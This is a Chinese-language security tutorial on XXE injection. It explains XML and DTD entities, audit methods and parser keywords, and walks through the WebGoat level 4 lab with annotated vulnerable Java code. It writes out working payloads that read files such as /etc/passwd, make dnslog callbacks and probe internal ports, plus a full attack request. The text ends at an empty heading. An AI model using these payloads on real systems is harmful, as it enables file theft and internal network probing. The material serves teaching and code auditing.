XXE 漏洞

1. xml基本介绍

1.1. 什么是xml

XML eXtensible Markup Language 可扩展标记语言

HTML Hyper Text Markup Language 超文本标记语言

主要用途

1、项目配置文件

例如：pom.xml、web.xml、application-context.xml、mapper.xml、log4j2.xml

properties、yaml

2、系统间交换数据

例如：微信支付、腾讯地图位置服务、某支付系统

1.2. xml 内容示例

```
<?xml version="1.0" encoding="UTF-8"?>
<TranInfo>
    <CdtrInf>
        <Id>62260975588816666</Id>
    </CdtrInf>
    <Nm>张三</Nm>
    <DbtrInf>
        <Id>6222083803003983</Id>
        <Nm>李四</Nm>
    </DbtrInf>
    <Amt>1000</Amt>
</TranInfo>
```

XML声明

XML根元素

1.2.1. DTD 约束

Document Type Definition 文档类型定义可以定义在XML文件内，或者引用DTD文件

```
<!DOCTYPE TranInfo[
<!ELEMENT TranInfo(CdtrInf,DbtrInf,Amt)>
<!ELEMENT CdtrInf(Id,Nm)>
<!ELEMENT DbtrInf(Id,Nm)>
]>
```

1.2.2. 内部实体 Internal Entity

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name[
<!ELEMENT name ANY >
<!ENTITY cs "changsha" >]>
```

DTD文件定义
“内部实体”

```
<people>
<name>wuya</name>
<area>&cs;</area>
</people>
```

XML文件引用

1.2.3. 外部实体 External Entity

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE creds [
<!ELEMENT creds ANY >
<!ENTITY % file SYSTEM "file:///t2.dtd" >
%file;
]>
<creds>
    <user>&aaa;</user>
    <pass>mypass</pass>
</creds>
```

外部实体，在其他dtd文件定义
SYSTEM本地计算机
PUBLIC外部计算机


【注意现在的浏览器并不支持解析外部实体】
%file(参数实体)是在DTD中被引用的，而&file;是在xml文档中被引用的。

1.2.4. 外部实体支持的协议

协议	格式


file	file:///etc//passwd
http	http//:wuya.com/evil.dtd
其他协议	ftp、jar、netdoc、gopher、mailto

1.2.5. xml 完整内容



2. XXE

XXE（XML External Entity Injection）XML外部实体注入：当应用程序在解析 XML 输入时，在没有禁止外部实体的加载而导致加载了外部文件及代码时，就会造成 XXE 漏洞。 XXE 漏洞可以通过 file 协议或是 FTP 协议来读取文件源码，当然也可以通过 XXE 漏洞来对内网进行探测或者攻击，如图所示。漏洞危害有：任意文件读取、内网探测、攻击内网站点、命令执行、 DOS 攻击等。



XXE 漏洞执行流程

为了更好地理解“XML 外部实体注入”的含义，首先了解一下 Payload的结构。

```
1 <?xml  version="1.0"  encoding="ISO-8859-1"?>
2 <!DOCTYPE  foo  [
3
4 <!ELEMENT  foo  ANY  >
5 <!ENTITY  xxe  SYSTEM  "file:///etc/passwd"  >]>
6 <foo>&xxe;</foo>
```

XML声明

DTD部分

XML部分

XXE Payload 结构

3. 漏洞危害

1、正常请求

2、DNSLog探测

3、读取任意文件

4、探测端口

5、DDoS攻击

4. 漏洞修复

参考文档:

https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.md

https://blog.csdn.net/qq_29254177/article/details/100114252

一个被广泛流传的XXE漏洞错误修复方案

https://www.modb.pro/db/111563

5. 漏洞审计方法

5.1. 黑盒审计（渗透测试）

1、页面可以填写XML数据

2、抓包，接口请求中有XML数据

3、请求头 content-type，响应头 accept，值包含 text/xml 或 application/xml（漏洞扫描工具）

5.2. 白盒审计（源代码审计）

1、搜XML解析相关的关键字，包括包名、类名、方法名、变量名等

2、检查有无相关安全设置，是否禁用 DTD 和外部实体解析

3、分析调用链，寻找可控参数入口（倒推）（静态代码审计工具）

5.3. 审计关键字

javax.xml.parsers.DocumentBuilder

javax.xml.parsers.DocumentBuilderFactory

javax.xml.stream.XMLStreamReader

javax.xml.stream.XMLInputFactory

org.jdom.input.SAXBuilder

org.jdom2.input.SAXBuilder

org.jdom.output.XMLOutputter

oracle.xml.parser.v2.XMLParser

javax.xml.parsers.SAXParser

org.dom4j.io.SAXReader

org.dom4j.DocumentHelper

org.xml.sax.XMLReader

javax.xml.transform.sax.SAXSource

javax.xml.transform.TransformerFactory

javax.xml.transform.sax.SAXTransformerFactory

javax.xml.validation.SchemaFactory

javax.xml.validation.Validator

javax.xml.bind.Unmarshaller

javax.xml.xpath.XPathExpression

java.beans.XMLDecoder

XMLReaderFactory

createXMLReader

SAXParserFactory

newSAXParser

Digester

5.4. 测试payload

XML

```
==========正常请求==========
POST /dom HTTP/1.1
Host: 127.0.0.1:9082
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 121

<?xml version="1.0" encoding="utf-8"?>

<user>
  <username>wuya</username>
  <password>123456</password>
</user>


==========dnslog探测==========
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE wuya [
<!ENTITY xxe SYSTEM "http://2niqb4.dnslog.cn">
]>
<root>&xxe;</root>

==========读取任意文件==========
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE a [
<!ENTITY xxe SYSTEM "file:///C:/Windows/system.ini">
]>
<user>
  <username>&xxe;</username>
  <password>123456</password>
```


```
</user>


==========探测端口==========
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE wuya [
<!ENTITY xxe SYSTEM "http://127.0.0.1:3306">
]>
<root>&xxe;</root>
```

6. 审计案例 Webgoat


6.1. 4关

借用页面的评论功能实施XXE注入攻击，目的是“任意文件读取”。

1. 添加一条评论，在提交表单时尝试使用comments字段执行XXE注入。尝试列出文件系统的根目录。



2. 使用BurpSuite抓取一个发送评论的请求包如下。可以发现，在发送评论时，访问的接口是“POST /WebGoat/xxe/simple”。HTTP请求体的内容是XML。




3. 为了进行“任意文件读取”的攻击，发送如下HTTP请求包：

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 55
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: */*
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=test123
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=0CE50A7F0A2676A9F3BCB47A3D425DE2
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE comment [
  <!ENTITY root SYSTEM "file:///">
  ]>

  <comment>
      <text>
      &root;
    </text>
  </comment>
```

payload XML

```xml
<?xml version="1.0"?>
<!DOCTYPE comment [
<!ENTITY root SYSTEM "file:///">
]>

<comment>  <text> &root;</text></comment>
```

4. 评论结果如图所示（评论的结果是根目录的内容）。



5. 查看源码 SimpleXXE。**攻击步骤为：**
    a. 攻击者提交包含外部实体的恶意 XML 到 /xxe/simple。
    b. 后端 parseXml() 使用默认不安全的 XMLInputFactory 解析。

c. 解析过程中，攻击者指定的外部实体被加载：可读取服务器本地敏感文件。

```java
public class SimpleXXE implements AssignmentEndpoint {
    // 预定义不同操作系统下常见的重要目录名，后续用于判断攻击是否成功（例如攻击者能否读取敏感信息）。
  private static final String[] DEFAULT_LINUX_DIRECTORIES = {"usr", "etc", "var"};  1 个用法
  private static final String[] DEFAULT_WINDOWS_DIRECTORIES = {  1 个用法
    "Windows", "Program Files (x86)", "Program Files", "pagefile.sys"
  };
  private final CommentsCache comments; // 注入 CommentsCache，用于操作评论数据  3 个用法
  public SimpleXXE(CommentsCache comments) {
    this.comments = comments; // 通过构造函数注入依赖
  }
  @PostMapping(path = "xxe/simple", consumes = ALL_VALUE, produces = APPLICATION_JSON_VALUE)
  @ResponseBody
  public AttackResult createNewComment( //接收用户提交的 XML 字符串（commentStr）和当前登录用户（user）
      @RequestBody String commentStr, @CurrentUser WebGoatUser user) {//@RequestBody String commentStr: 直接接收任意格式的原始请求，无任何校验。用户完全可控，可以注入任意恶意XML
    String error = "";
    try {
      //调用 parseXml() 方法（注意：第二个参数传的是 false，即禁用安全防护），将用户提交的 XML 字符串解析成 Comment 对象。
      var comment = comments.parseXml(commentStr,  securityEnabled: false);// 解析 XML，false参数是禁止安全解析，允许外部实体存在，则存在 XXE漏洞
      comments.addComment(comment, user,  visibleForAllUsers: false);//将解析后的 Comment 添加到用户评论缓存中
      if (checkSolution(comment)) {//如果解析后的 Comment 中包含指定目录（攻击验证成功），返回成功结果。
        return success( assignment: this).build();
      }
    } catch (Exception e) { //如果解析失败，捕获异常并返回失败结果，错误信息输出到界面上
      error = ExceptionUtils.getStackTrace(e);
    }
    return failed( assignment: this).output(error).build();
  }
  private boolean checkSolution(Comment comment) { //判断 Comment 内容中是否包含指定敏感目录名，用于判定攻击是否完成  1 个用法
    String[] directoriesToCheck =
        OS.isFamilyMac() || OS.isFamilyUnix()
            ? DEFAULT_LINUX_DIRECTORIES
            : DEFAULT_WINDOWS_DIRECTORIES;
    boolean success = false;
    for (String directory : directoriesToCheck) {
      success |= org.apache.commons.lang3.StringUtils.contains(comment.getText(), directory); //只要发现一次包含目录名，就判定为攻击成功
    }
```

通过“comments.parseXml”解析传进来的“commentStr”

```java
protected Comment parseXml(String xml, boolean securityEnabled)  3 个用法
    throws XMLStreamException, JAXBException { // securityEnabled == false，表示禁用安全防护配置
  var jc = JAXBContext.newInstance(Comment.class);// 将 XML 映射成 Comment 类对象
  var xif = XMLInputFactory.newInstance();// XMLInputFactory.newInstance()默认是允许外部实体的。

  // TODO fix me disabled for now.
  if (securityEnabled) { // 安全模式（securityEnabled == true），则对解析器设置限制，防止外部访问
    xif.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, ""); // 禁止 XML 解析器访问外部 DTD
    xif.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, ""); // 禁止解析外部 XML Schema（XSD 文件）
  }
  var xsr = xif.createXMLStreamReader(new StringReader(xml));
  var unmarshaller = jc.createUnmarshaller();
  return (Comment) unmarshaller.unmarshal(xsr);
}
```

解析 xml，但是并没有防御XXE


6. **核心漏洞点**：

- XMLInputFactory未禁用外部实体访问。
- securityEnabled=false，未启用任何防护。
- 用户输入未经过任何过滤或校验直接进入XML解析器。

6.2. 7关

